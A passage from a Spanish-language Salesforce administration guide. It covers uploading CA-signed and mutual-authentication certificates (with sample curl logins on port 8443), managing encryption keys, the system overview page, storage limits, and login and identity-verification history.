| Dirección de correo electrónico | La dirección de correo electrónico asociada con este certificado. |
| Empresa | El nombre oficial suyo o de su empresa. |
| Departamento | El departamento de su empresa que utiliza el certificado, como marketing o contabilidad. |
| Ciudad | Ciudad donde reside la empresa. |
| Estado | Estado donde reside la empresa. |
| Código de país | Código de dos letras que indica el país donde reside la empresa. Para España, este valor es *ES*. |

7. Haga clic en **Guardar**.

   Una vez que haya guardado un certificado de Salesforce, el certificado y sus claves correspondientes se generarán automáticamente.

8. Busque un nuevo certificado desde la lista de certificados, luego haga clic en **Descargar solicitud de firma de certificado**.

   Las solicitudes de firma de certificados descargadas tienen la extensión `.csr`.

9. Envíe la solicitud de certificado a la autoridad de certificados que desee.
10. Cuando la autoridad de certificados devuelva el certificado firmado, vuelva a *Gestión de certificados y claves*, haga clic en el nombre del certificado y después en **Cargar certificado firmado**.

    El certificado firmado por CA debe coincidir con el creado en Salesforce. Si intenta cargar un certificado firmado por CA distinto, la carga fallará.

11. Para terminar el proceso de carga, haga clic en **Guardar**.

Cuando haya cargado el certificado firmado por CA, el estado de éste cambiará a `Activo` y podrá utilizarlo.

Consejo: Si necesita cambiar algo en un certificado que haya cargado, solo vuelva a cargarlo; sin necesidad de empezar de nuevo con una nueva clave y un nuevo certificado. Cuando vuelva a cargar, los dominios de sitios publicados se volverán a publicar automáticamente si tienen al menos un sitio o comunidad de Force.com. La fecha de caducidad del registro del certificado se actualizará a la fecha de caducidad del certificado recién cargado.

Puede tener un máximo de 50 certificados.

## Configurar un certificado de autenticación mutua

Para evitar comprometer la seguridad por una representación simple, puede requerir a los clientes y servidores probar su identidad entre sí con un certificado de autenticación mutua.

1. En la página Gestión de certificados y claves, haga clic en **Cargar certificado de autenticación mutua**.

   Nota: Si no ve esta opción en la página Gestión de certificados y claves, póngase en contacto con Salesforce para habilitar la función.

2. Asigne a su certificado una etiqueta y un nombre y haga clic en **Seleccionar archivo** para ubicar el certificado.
3. Para terminar el proceso de carga, haga clic en **Guardar**.
4. Habilite el permiso de usuario "Aplicar autenticación mutua SSL/TLS" para un usuario con el permiso "Sólo usuario para API".

   Este usuario con permiso "Sólo usuario para API" configurará el cliente de API para que se conecte al puerto 8443 para presentar el certificado de cliente firmado.

Si está utilizando una cadena de certificados, el certificado del cliente debe incluir cualquier certificado intermedio en la cadena al contactar el puerto 8443.

Una cadena de certificado es un orden jerárquico de certificados donde un certificado emite y firma otro certificado inferior en la jerarquía. Cargue una cadena de certificado como un certificado único codificado con PEM firmado por CA que representa la cadena concatenada de certificados. La cadena de certificado cargada debe incluir los certificados intermedios en el siguiente orden.

- Comience por el certificado de servidor o cliente y luego agregue su certificado de firma.
- Si hay más de un certificado intermedio entre el certificado de servidor o cliente y la raíz, agregue cada certificado como el que firmó el certificado anterior.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Personal Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para crear, modificar y gestionar certificados:
- "Personalizar aplicación"

- La raíz de certificado es opcional, y normalmente no se incluye.

CONSULTE TAMBIÉN

Configurar su cliente de API para utilizar la autenticación mutua

## Configurar su cliente de API para utilizar la autenticación mutua

Aplique la autenticación mutua SSL/TLS.

1. Después de configurar la autenticación manual, inicie sesión en el servicio de Salesforceutilizando el puerto 8443. Incluya sus credenciales y su información de certificado firmado.
   Por ejemplo, su configuración con `cURL` puede tener un aspecto parecido al siguiente, donde "@login.txt" contiene el mensaje SOAP de inicio de sesión con sus credenciales y "fullcert.pem:xxxxxx" es su información de certificado:

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Personal Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para crear, modificar y gestionar certificados:
- "Personalizar aplicación"

Para aplicar la autenticación mutua en el puerto 8443 para conexiones SSL/TLS estándar:

(Asigne a usuarios con el permiso "Sólo usuario para API".)
- "Aplicar autenticación mutua SSL/TLS"

Para acceder a Salesforce solamente mediante una API de Salesforce:
- "Sólo usuario para API"

```
curl -k https://login.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type: text/xml;
 charset=UTF-8" -H "SOAPAction: login" -d @login.txt -v -E fullcert.pem:xxxxxx
```

2. Una vez se devuelva un Id. de sesión de su llamada, podrá realizar otras acciones, como consultas. Por ejemplo:

```
curl -k https://yourInstance.salesforce.com:8443/services/Soap/u/31.0 -H "Content-Type:
 text/xml; charset=UTF-8" -H "SOAPAction: example" -d @accountQuery.xml -v -E
fullcert.pem:xxxxxx
```

donde @accountQuery.xml es el nombre de archivo que contiene el mensaje SOAP de consulta con el Id. de sesión de la respuesta de inicio de sesión.

CONSULTE TAMBIÉN

Certificados y claves

Configurar un certificado de autenticación mutua

# Gestionar claves de cifrado principal

Los campos personalizados cifrados, como `Número de la seguridad social` o `Número de tarjeta de crédito`, están cifrados con una clave de cifrado principal. Esta clave se asigna automáticamente cuando selecciona campos para cifrar. Usted gestiona su propia clave principal según las necesidades legales y de seguridad de su organización.

Con claves de cifrado principal, puede:

- Archivar la clave existente y crear una clave nueva.
- Exportar una clave existente después de archivarla
- Eliminar una clave existente.
- Importar una clave existente después de archivarla.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear, modificar y gestionar certificados:

- "Personalizar aplicación"

## Archivado y creación de nuevas claves

Para archivar una clave actual y crear una clave nueva, haga clic en **Archivar clave actual y Crear clave nueva** en la página Configuración de *`Gestión de certificados y claves`*. Se genera una nueva clave, se asigna el siguiente número secuencial y se activa. Todos los nuevos datos se cifran utilizando la clave nueva.

Los datos actuales continuarán utilizando la clave archivada hasta su modificación y posterior archivo. Los datos se cifran utilizando la clave nueva.

Después de archivar una clave, puede exportarla o eliminarla.

## Exportación de claves

Puede exportar sus claves a una ubicación de copias de seguridad para un almacenamiento seguro. Exportar una copia de cualquier clave antes de su eliminación es una excelente idea.

La exportación crea un archivo de texto con la clave cifrada, por lo que puede importar la clave de nuevo en su organización más adelante.

## Eliminación de claves

No elimine una clave salvo que esté absolutamente seguro de que los datos no se cifran utilizando la clave. Después de eliminar una clave, ya no podrá acceder a cualquier dato cifrado con esa clave.

Importante: Exporte y elimine claves con cuidado. Si se destruyen sus secretos de arrendatario, debe volver a importarlos para acceder a sus datos. Usted es el único responsable de asegurarse de que sus datos y secretos de arrendatario están en una copia de seguridad y almacenados en lugar seguro. Salesforce no puede ayudarle con secretos de arrendatario eliminados, destruidos o extraviados.

### Importación de claves

Si tiene datos asociados con una clave eliminada, puede volver a importar una clave exportada a su organización. Los datos que no eran accesibles volverán a ser accesibles.

Haga clic en `Importar` junto a la clave que desea importar.

Nota: Esta página trata sobre el Cifrado clásico, no del Cifrado de plataforma Escudo. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

Certificados y claves

## Supervisión de su organización

Salesforce proporciona diversidad de formas para mantenerse al tanto de la actividad en su organización de Salesforce de modo que pueda estar seguro de que va en la dirección correcta.

La página Descripción general del sistema

La página de descripción general del sistema muestra datos y límites de uso para su organización y muestra mensajes cuando alcanza el 95% de su límite (75% de las funciones del portal).

Supervisar los recursos de almacenamiento

Consulte el uso y los límites de almacenamiento de su organización de Salesforce desde la página Uso de almacenamiento en Configuración.

Supervisar el historial de inicios de sesión

Los administradores pueden supervisar todos los intentos de inicio de sesión de su organización y de portales o comunidades activados. La página de historial de inicio de sesión muestra los 20.000 intentos más recientes. Para ver más registros, descargue la información a un archivo CSV o GZIP.

Historial de verificación de identidad

Como un administrador, utilice el Historial de verificación de identidad para supervisar y auditar hasta 20.000 registros de los intentos de verificación de identidad de los usuarios de su organización en los seis últimos meses. Por ejemplo, supongamos que la autenticación de dos factores está activada cuando un usuario inicia sesión. Cuando el usuario proporciona con éxito una contraseña simultánea basada en tiempo como prueba de identidad, esa información se registra en Historial de verificación de identidad.

Supervisar actividad de inicio de sesión con datos estadísticos de inicio de sesión

Los datos estadísticos de inicio de sesión ayudan los administradores a determinar mejor qué comportamiento de usuario es válido para evitar fraudes de identidad en Salesforce.

Supervisar el historial de formación

Como administrador, desea saber que su equipo aprende a utilizar Salesforce de forma efectiva. El historial de los cursos de formación le muestra todos los cursos de formación de Salesforce que han realizado los usuarios.

Controlar cambios de configuración

Seguimiento de auditoría de configuración realiza un seguimiento de los cambios de configuración recientes realizados en la organización por usted y otros administradores. El historial de auditoría es especialmente útil en organizaciones con varios administradores.

Seguimiento del historial de campos

Puede seleccionar determinados campos para su seguimiento y mostrar el historial de campos en la lista relacionada Historial de un objeto. Los datos de historial de campos se retienen un máximo de 18 meses.

Supervisar registros de depuración

Cuando establecer etiquetas de seguimiento, supervise el registro para usuarios, clases de Apex y desencadenadores de Apex en la Consola de desarrollador o en Configuración.

Supervisión de trabajos programados

La página Todos los trabajos programados enumera todas las instantáneas de creación de informes y trabajos de Apex programados así como paneles programados para actualizarse.

Seguimiento de los trabajos en segundo plano

Puede realizar un seguimiento de los trabajos en segundo plano en su organización, como cuando se está ejecutando un nuevo cálculo de colaboración en paralelo.

# La página Descripción general del sistema

La página de descripción general del sistema muestra datos y límites de uso para su organización y muestra mensajes cuando alcanza el 95% de su límite (75% de las funciones del portal).

**Nota:** La página de descripción general del sistema solo muestra los elementos activados para su organización. Por ejemplo, su página de descripción general del sistema muestra reglas de flujo de trabajo solo si el flujo de trabajo está activado para su organización.

Haga clic en los números debajo de cada medición para obtener más detalles acerca de su uso. Si está disponible, utilice Checkout para incrementar los límites de uso de su organización. Por ejemplo, si su organización alcanza el límite de objetos personalizados, la página de descripción general del sistema le avisará con un vínculo de mensaje Haga clic en el vínculo para limpiar cualquier objeto no utilizado o visite Checkout para incrementar su límite de objetos.

Para acceder a la página de descripción general del sistema, en Configuración, introduzca `Descripción general del sistema` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Descripción general del sistema**.

La página de descripción general del sistema muestra el uso de:

- Esquema
- Uso de API
- Lógica empresarial
- Interfaz de usuario
- Licencias más utilizadas
- Funciones de portal

**Nota:** Los porcentajes de límites de objetos están truncados, no redondeados. Por ejemplo, si su organización utiliza el 95,55% del límite de una personalización específica, el límite de objetos mostrará 95%.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones excepto **Personal** Edition

PERMISOS DE USUARIO

Para acceder a la página de descripción general del sistema:

- "Personalizar aplicación"

Descripción general del sistema: Esquema

Descripción general del sistema: Uso de API

Descripción general del sistema: Lógica empresarial

Descripción general del sistema: Interfaz de usuario

Descripción general del sistema: Licencias más utilizadas

Descripción general del sistema: Funciones de portal

## Descripción general del sistema: Esquema

El cuadro Esquema en la página de descripción general del sistema muestra información de uso para:

- Objetos personalizados

  Nota: Los objetos personalizados eliminados temporalmente y sus datos se contabilizan con respecto a sus límites. Le recomendamos que elimine masivamente o borre los objetos personalizados que ya no necesite.

- Almacenamiento de datos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones excepto **Personal** Edition

## Descripción general del sistema: Uso de API

El cuadro Uso de API en la página de descripción general del sistema muestra la información de uso de las solicitudes de API en las últimas 24 horas.

Los límites se aplican al conjunto de todas las llamadas a la API realizadas por la organización en un periodo de 24 horas. Los límites no se calculan según cada usuario individual. Cuando una organización supera un límite, todos los usuarios de la organización pueden tener temporalmente bloqueada la posibilidad de hacer llamadas adicionales. Las llamadas se bloquean hasta que el uso de las 24 horas precedentes caiga por debajo del límite.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## Descripción general del sistema: Lógica empresarial

El cuadro Lógica empresarial en la página de descripción general del sistema muestra información de uso para:

- Reglas
- Desencadenadores de Apex
- Clases de Apex
- Código utilizado: El número total de caracteres en sus desencadenadores de Apex y clases de Apex (excluyendo comentarios, métodos de prueba y clases anotadas de @isTest).

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## Descripción general del sistema: Interfaz de usuario

El cuadro Interfaz de usuario en la página de descripción general del sistema muestra información de uso para:

- Aplicaciones personalizadas
- Sitios de Site.com: Solo tenemos en cuenta sitios de Site.com publicados.
- Sitios activos de Force.com
- Flujos: Solo tenemos en cuenta flujos activos.
- Fichas personalizadas
- Páginas de Visualforce

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones excepto **Personal** Database.com

## Descripción general del sistema: Licencias más utilizadas

El cuadro Licencias más utilizadas en la página de descripción general del sistema solo cuenta con licencias activas y de forma predeterminada, muestra las tres licencias más utilizadas en su organización. Aparecerá también cualquier licencia que alcance un uso del 95%. Haga clic en **Mostrar Todo** para ver todas las licencias de su organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: Todas las ediciones excepto **Personal** Edition

## Descripción general del sistema: Funciones de portal

El cuadro Funciones de portal en la página de descripción general del sistema muestra los datos y límites de uso para todas las funciones del Portal de socios, el Portal de clientes y las Comunidades. La página de descripción general del sistema muestra un mensaje cuando su organización alcanza el 75% de sus funciones de portal permitidas.

Nota: El número máximo de funciones de portal de una organización es 5000. Este límite incluye las funciones de portal asociadas con todos los portales del cliente de una organización, portales de socios o comunidades. Para evitar un crecimiento innecesario de este número, recomendamos que revise y reduzca el número de funciones para cada uno de sus portales y comunidades. Además, puede eliminar las funciones de portal que no use. Si aun necesita más funciones de portal, póngase en contacto con el Servicio de atención al cliente de Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Supervisar los recursos de almacenamiento

Consulte el uso y los límites de almacenamiento de su organización de Salesforce desde la página Uso de almacenamiento en Configuración.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para ver el uso de almacenamiento:

- "Gestionar usuarios internos"

  Y

  "Gestionar usuarios"

## Elementos que requieren almacenamiento

El almacenamiento se divide en dos categorías. El almacenamiento de archivos incluye archivos en datos adjuntos, la página de inicio de Archivos, Salesforce CRM Content, archivos de Chatter (incluyendo fotografías de usuarios), la ficha Documentos, el campo Archivo personalizado en artículos de Knowledge y activos Site.com. El almacenamiento de datos incluye los siguientes elementos:

- Cuentas
- Tipos de artículo (formato: "[*Nombre de tipo de artículo*]")
- Traducciones de tipos de artículo (formato: "[*Nombre de tipo de artículo*] Versión")
- Campañas
- Miembros de la campaña
- Casos
- Equipos de casos
- Contactos
- Contratos
- Objetos personalizados
- Mensajes de correo electrónico
- Eventos
- Elementos de previsión
- Google Docs
- Ideas
- Candidatos
- Notas
- Oportunidades
- Divisiones de oportunidad
- Pedidos
- Presupuestos
- Datos de texto enriquecido de las plantillas de presupuestos
- Soluciones
- Etiquetas: etiquetas únicas
- Tareas

## Capacidad de almacenamiento

**Almacenamiento de datos**

Para el almacenamiento de datos, a Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Performance Edition y Unlimited Edition se les asigna el máximo de 1 GB o un límite por usuario. Por ejemplo, una organización que use Professional Edition

con 10 usuarios recibe 1 GB porque 10 usuarios multiplicados por 20 MB por usuario son 200 MB, lo cual es inferior al mínimo de 1 GB. Una organización que use Professional Edition con 100 usuarios recibe más del mínimo de 1 GB porque 100 usuarios multiplicados por 20 MB por usuario son 2000 MB.

**Almacenamiento de archivos**

Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Performance Edition y Unlimited Edition tienen asignados 10 GB de almacenamiento de archivos por organización.

Las organizaciones tienen asignado almacenamiento de archivos adicional basándose en el número de licencias de usuario estándar. En Enterprise Edition, Performance Edition y Unlimited Edition, las organizaciones tienen asignado 2 GB de almacenamiento de archivos por licencia de usuario. Las organizaciones Contact Manager Edition, Group Edition, Professional Edition tienen asignado 612 MB por licencia de usuario estándar, lo que incluye 100 MB por licencia de usuario más 512 MB por licencia para la licencia de funciones de Salesforce CRM Content.

Nota: Cada licencia de funciones de Salesforce CRM Content proporciona 512 MB de almacenamiento adicional de archivos, esté o no activado Salesforce CRM Content.

Los valores de la columna Licencia de asignación de almacenamiento por usuario se aplican a las licencias de usuario de Salesforce y Salesforce Platform.

<table>
<tr><th>Edición de Salesforce</th><th>Almacenamiento de datos mínimo por organización</th><th>Asignación de almacenamiento de datos por licencia de usuario</th><th>Asignación de almacenamiento de archivos por organización</th><th>Asignación de almacenamiento de archivos por licencia de usuario</th></tr>
<tr><td>Contact Manager Edition</td><td rowspan="5">1 GB</td><td rowspan="3">20 MB</td><td rowspan="5">10 GB</td><td rowspan="3">612 MB</td></tr>
<tr><td>Group</td></tr>
<tr><td>Professional</td></tr>
<tr><td>Enterprise</td><td rowspan="3">120 MB</td><td rowspan="3">2 GB</td></tr>
<tr><td>Rendimiento</td></tr>
<tr><td>Unlimited</td></tr>
<tr><td>Desarrollador</td><td>5 MB</td><td rowspan="2">ND</td><td rowspan="2">20 MB</td><td rowspan="2">ND</td></tr>
<tr><td>Personal</td><td>20 MB (aproximadamente 10.000 registros)</td></tr>
</table>

Si en su organización se utilizan licencias de usuario personalizadas, póngase en contacto con Salesforce para conocer si estas licencias proporcionan almacenamiento adicional. Para obtener una descripción de las licencias de usuario, consulte Licencias de usuario.

## Visualización de uso de almacenamiento

Para ver el uso del almacenamiento de su organización desde Configuración, introduzca `Uso de almacenamiento` en el cuadro `Búsqueda rápida` y luego seleccione **Uso de almacenamiento**. Encontrará información como el espacio disponible para almacenamiento de datos y de archivos, la cantidad de almacenamiento utilizada según tipo de registro, los usuarios principales según la utilización del almacenamiento y los archivos más grandes por orden de tamaño. Para ver los tipos de datos que almacena un usuario en particular, haga clic en el nombre de ese usuario.

En todas las ediciones menos Personal Edition, los administradores pueden ver el uso de almacenamiento por usuario:

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en el nombre de cualquier usuario.
3. Haga clic en **Ver** junto al campo Espacio de datos utilizado o Espacio de archivos utilizado para ver el uso de almacenamiento de ese usuario por tipo de registro.

El almacenamiento de datos y el almacenamiento de archivos se calculan de forma asíncrona; por tanto, si importa o agrega un gran número de registros o archivos, el uso del almacenamiento de su organización no se actualiza inmediatamente.

Los usuarios individuales puede ver su uso de almacenamiento propio en su información personal.

## Aumento del almacenamiento

Cuando necesita más almacenamiento, aumente su límite de almacenamiento o reduzca su uso de almacenamiento.

- Adquiera espacio de almacenamiento adicional o agregue licencias de usuario en Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition.
- Elimine candidatos y contactos desfasados.
- Elimine cualquier archivo adjunto innecesario.
- Elimine archivos en Salesforce CRM Content.

## Consideraciones de almacenamiento

Cuando planifique sus necesidades de almacenamiento, recuerde:

- Las cuentas personales cuentan en el almacenamiento de cuentas y de contactos porque cada cuenta personal se compone de una cuenta y de un contacto.
- Las actividades archivadas afectan al almacenamiento.
- Los productos activos o archivados, listas de precios, entradas de listas de precios y los activos no afectan al almacenamiento.

# Supervisar el historial de inicios de sesión

Los administradores pueden supervisar todos los intentos de inicio de sesión de su organización y de portales o comunidades activados. La página de historial de inicio de sesión muestra los 20.000 intentos más recientes. Para ver más registros, descargue la información a un archivo CSV o GZIP.

## Descargar el historial de inicios de sesión

Puede descargar los últimos seis meses de inicios de sesión de usuario en su organización de Salesforce a un archivo CSV o GZIP.

1. En Configuración, introduzca *Historial de inicio de sesión* en el cuadro Búsqueda rápida y, a continuación, seleccione **Historial de inicio de sesión**.
2. Seleccione el formato de archivo para descargar.
   - **Archivo csv de Excel**: Descargue un archivo CSV con todos los inicios de sesión en su organización de Salesforce durante los últimos seis meses. Este informe incluye los inicios de sesión realizados a través de la API.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Developer Edition**, **Enterprise Edition**, **Group Edition**, **Performance Edition**, **Professional Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para supervisar inicios de sesión:
- "Gestionar usuarios"

- **Archivo gzipped Excel csv**: Descargue un archivo CSV con todos los inicios de sesión en su organización de Salesforce durante los últimos seis meses. Este informe incluye los inicios de sesión realizados a través de la API. El archivo se comprime, que es la opción preferida para una descarga más rápida.

3. Seleccione el contenido del archivo. Todos los inicios de sesión incluye los inicios de sesión con acceso API.
4. Haga clic en **Descargar ahora**.

Nota: Las versiones anteriores de Microsoft Excel no pueden abrir archivos con más de 65.536 filas. Si no puede abrir un archivo de grandes dimensiones en Excel, consulte la Ayuda de Microsoft y el artículo de ayuda sobre la gestión de archivos de grandes dimensiones.

## Crear vistas de lista

Puede crear nuevas vistas de lista ordenadas por hora de inicio de sesión y URL de inicio de sesión. Por ejemplo, puede crear una vista de todos los inicios de sesión entre un intervalo de tiempo específico. Del mismo modo que la vista predeterminada, una vista de lista muestra los 20.000 inicios de sesión más recientes.

1. En la página Historial de inicios de sesión, haga clic en **Crear nueva vista**.
2. Escriba el nombre que desea que aparezca en la lista desplegable Ver.
3. Especifique los criterios de filtro.
4. Seleccione los campos para mostrar.

   Puede seleccionar hasta 15 campos. Puede mostrar los campos disponibles en el formato de página. Los campos de área de texto muestran hasta 255 caracteres.

   Nota: Debido a la naturaleza de la tecnología de geolocalización, la precisión de los campos de geolocalización (por ejemplo, país, ciudad, código postal) puede variar.

## Ver el historial de inicios de sesión

Puede ver su historial de inicio de sesión personal.

1. En su configuración personal, introduzca *`Historial de inicio de sesión`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Historial de inicio de sesión**. ¿Ningún resultado? Introduzca *`Información personal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
2. Puede hacer clic en **Descargar...** para descargar un archivo CSV del historial de inicios de sesión de los últimos seis meses.

Nota: Por motivos de seguridad, Salesforce puede solicitar a los usuarios que superen una prueba de comprobación de usuario CAPTCHA para exportar datos desde su organización. Esta sencilla prueba de entrada de texto impide que programas dañinos accedan a los datos de la organización. Para superar la prueba, los usuarios deben escribir correctamente las dos palabras mostradas en la superposición en el campo de cuadro de texto correspondiente. Tenga en cuenta que las palabras introducidas en el campo de cuadro de texto deben estar separadas por un espacio.

## Inicio de sesión único con SAML

Si su organización utiliza certificados de proveedor de identidad de inicio de sesión único SAML, aparecen los inicios de sesión únicos separados en el historial.

## Mi dominio

Si está utilizando Mi dominio, puede identificar qué usuarios están iniciando sesión con el nuevo URL de inicio de sesión y cuándo lo están haciendo. Desde Configuración, introduzca *Historial de inicio de sesión* en el cuadro Búsqueda rápida y, a continuación, seleccione **Historial de inicio de sesión** y vea las columnas Nombre de usuario y URL de inicio de sesión.

CONSULTE TAMBIÉN

- Personalizar su experiencia de Salesforce
- Historial de verificación de identidad

# Historial de verificación de identidad

Como un administrador, utilice el Historial de verificación de identidad para supervisar y auditar hasta 20.000 registros de los intentos de verificación de identidad de los usuarios de su organización en los seis últimos meses. Por ejemplo, supongamos que la autenticación de dos factores está activada cuando un usuario inicia sesión. Cuando el usuario proporciona con éxito una contraseña simultánea basada en tiempo como prueba de identidad, esa información se registra en Historial de verificación de identidad.

Para acceder a Historial de verificación de identidad, desde Configuración, introduzca *Historial de verificación* en el cuadro Búsqueda rápida, luego seleccione **Historial de verificación de identidad**. Para ver más información, como la ubicación geográfica aproximada del usuario en el momento de la verificación, cree una vista de cliente y agregue las columnas que desee.

EDICIONES

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Campos de verificación de identidad

Los siguientes campos aparecen de forma predeterminada.

| Campo | Descripción |
|---|---|
| Hora | La hora del intento de verificación de identidad. La zona horaria está basada en GMT. |
| Intento de verificación | Id. del intento de verificación. La verificación puede incluir varios intentos y utilizar diferentes métodos de verificación. Por ejemplo, en la sesión de usuario, un usuario introduce un código de verificación no válido (primer intento). El usuario introduce a continuación el código correcto y verifica la identidad con éxito (segundo intento). Ambos intentos forman parte de una sola verificación y, por lo tanto, tienen el mismo Id.. |
| Nombre de usuario | El nombre de usuario del usuario que se enfrenta a la verificación de identidad. |
| Mensaje de actividad | El texto que visualiza el usuario en la pantalla o en Salesforce Authenticator cuando se le solicita verificar la identidad. Por ejemplo, si se requiere la verificación de identidad para el inicio de sesión de un usuario, el usuario ve “Está intentando iniciar sesión en Salesforce”. En esta instancia, el Mensaje de actividad es “Iniciar |

| Campo | Descripción |
| --- | --- |
| | sesión en Salesforce". La excepción es cuando la Actividad de usuario es "Actividad definida por Apex". En esta instancia, el Mensaje de actividad puede ser una descripción personalizada que el método de Apex pasa. Si el usuario está verificando la identidad utilizando la versión 2 o posterior de la aplicación Salesforce Authenticator, la descripción personalizada aparece en la aplicación así como en Historial de verificación. Si no se especifica la descripción personalizada, el nombre del método de Apex aparece en Historial de verificación.<br><br>Nota: Si el usuario ha intentado acceder a una aplicación conectada y se ha cambiado el nombre o se ha eliminado la aplicación después del intento de verificación, este campo muestra el nombre original de la aplicación conectada. |
| Desencadenado por | La configuración o la política de seguridad de la verificación de identidad.<br><br>• Método de Apex: Verificación de identidad realizada por un método de Apex de verificación.<br>• Activación de dispositivo: Verificación de identidad requerida para usuarios que inician sesión desde un dispositivo desconocido o una nueva dirección IP. Esta verificación es parte de la autenticación basada en riesgos de Salesforce.<br>• Implementación de Lightning Login: La verificación de identidad requiere que los usuarios se inscriban en Lightning Login. Esta verificación se desencadena cuando el usuario intenta inscribirse. Los usuarios pueden inscribirse si disponen del permiso de usuario "Usuario de Lightning Login" y la organización activó "Autorizar Lightning Login" en Configuración de la sesión.<br>• Sesión de alta seguridad obligatoria: Sesión de alta seguridad obligatoria para acceso de recursos. Esta verificación se desencadena cuando el usuario intenta acceder a un recurso, como una aplicación conectada, un informe o un panel que requiere un nivel de sesión de alta seguridad.<br>• Inicio de sesión de Lightning Login: La verificación de identidad requiere que los usuarios inicien sesión en Lightning Login. Esta verificación se desencadena cuando el usuario inscrito intenta iniciar sesión. Los usuarios pueden iniciar sesión si cuentan con el permiso de usuario "Usuario de Lightning Login", se han inscrito con éxito en Lightning Login y la organización activó "Autorizar Lightning Login" en Configuración de la sesión.<br>• Política a nivel de sesión de perfil: Nivel de seguridad de sesión obligatorio al iniciar sesión. Esta verificación se desencadena |

| Campo | Descripción |
| --- | --- |
| | por la configuración "Nivel de seguridad de sesión obligatorio al iniciar sesión" en el perfil de usuario.<br>• Autenticación de dos factores obligatoria: Autenticación de dos factores obligatoria al iniciar sesión. Esta verificación se desencadena por el permiso de usuario "Autenticación de dos factores para inicios de sesión de interfaz de usuario" asignado a un perfil personalizado. O bien el permiso de usuario está incluido en un conjunto de permisos asignado a un usuario. |
| Método | El método por el cual el usuario ha intentado verificar la identidad en el evento de verificación.<br>• Mensaje de correo electrónico: Salesforce envió un correo electrónico con un código de verificación a la dirección asociada con la cuenta del usuario.<br>• Implementación de Lightning Login: Salesforce Authenticator envió una notificación al dispositivo móvil del usuario para inscribirse en Lightning Login.<br>• Contraseña simultánea: Una aplicación de autenticación ha generado una contraseña simultánea basada en el tiempo (TOTP) en el dispositivo móvil del usuario.<br>• Inicio de sesión de Lightning Login: Salesforce Authenticator envió una notificación al dispositivo móvil del usuario para aprobar el inicio de sesión a través de Lightning Login.<br>• Salesforce Authenticator: Salesforce Authenticator envió una notificación al dispositivo móvil del usuario para verificar la actividad de la cuenta.<br>• Código de verificación temporal: Un administrador de Salesforce o un usuario con el permiso "Gestionar autenticación de dos factores en la interfaz de usuario" genera un código de verificación temporal para el usuario.<br>• Mensaje de texto: Salesforce envió un mensaje de texto con un código de verificación al dispositivo móvil del usuario.<br>• Llave de seguridad U2F: Una llave de seguridad U2F generada requiere credenciales para el usuario. |
| Estado | El estado del intento de verificación de identidad.<br>• Acceso denegado: El usuario ha denegado la solicitud de aprobación en la aplicación de autenticación, como Salesforce Authenticator.<br>• Acceso denegado: Marcado por el usuario: El usuario ha denegado la solicitud de aprobación en la aplicación de autenticación, como Salesforce Authenticator y además ha marcado la solicitud de aprobación para informar a un administrador. |

| Campo | Descripción |
| --- | --- |
| | • Error: Error general: Un error causado por algo que no sea un código de verificación no válido, demasiados intentos de verificación o conectividad de la aplicación de autenticación.<br>• Error: Código de verificación no válido: El usuario ha proporcionado un código de verificación no válido.<br>• Error: Error recuperable: Salesforce no puede conectar con la aplicación de autenticación para verificar la identidad, pero volverá a intentarlo.<br>• Error: Demasiados intentos: El usuario ha intentado verificar la identidad demasiadas veces. Por ejemplo, el usuario ha introducido un código de verificación no válido repetidamente.<br>• Realizado con éxito: Se ha verificado la identidad del usuario.<br>• Realizado con éxito: Respuesta automatizada: Salesforce Authenticator ha aprobado la solicitud para acceder porque la solicitud procede de una ubicación de confianza. Cuando los usuarios activan servicios de ubicación en Salesforce Authenticator, pueden designar ubicaciones de confianza. Cuando un usuario confía en una ubicación para una actividad concreto,como el inicio de sesión desde un dispositivo reconocido, esa actividad se aprueba desde la ubicación de confianza mientras la ubicación siga siendo de confianza.<br>• Usuario desafiado; esperando una respuesta: Salesforce enfrenta el usuario a verificar la identidad y está esperando la respuesta del usuario o que Salesforce Authenticator envíe una respuesta automatizada. |
| Hora de inicio de sesión | Hora del intento de inicio de sesión, en zona horario GMT. |
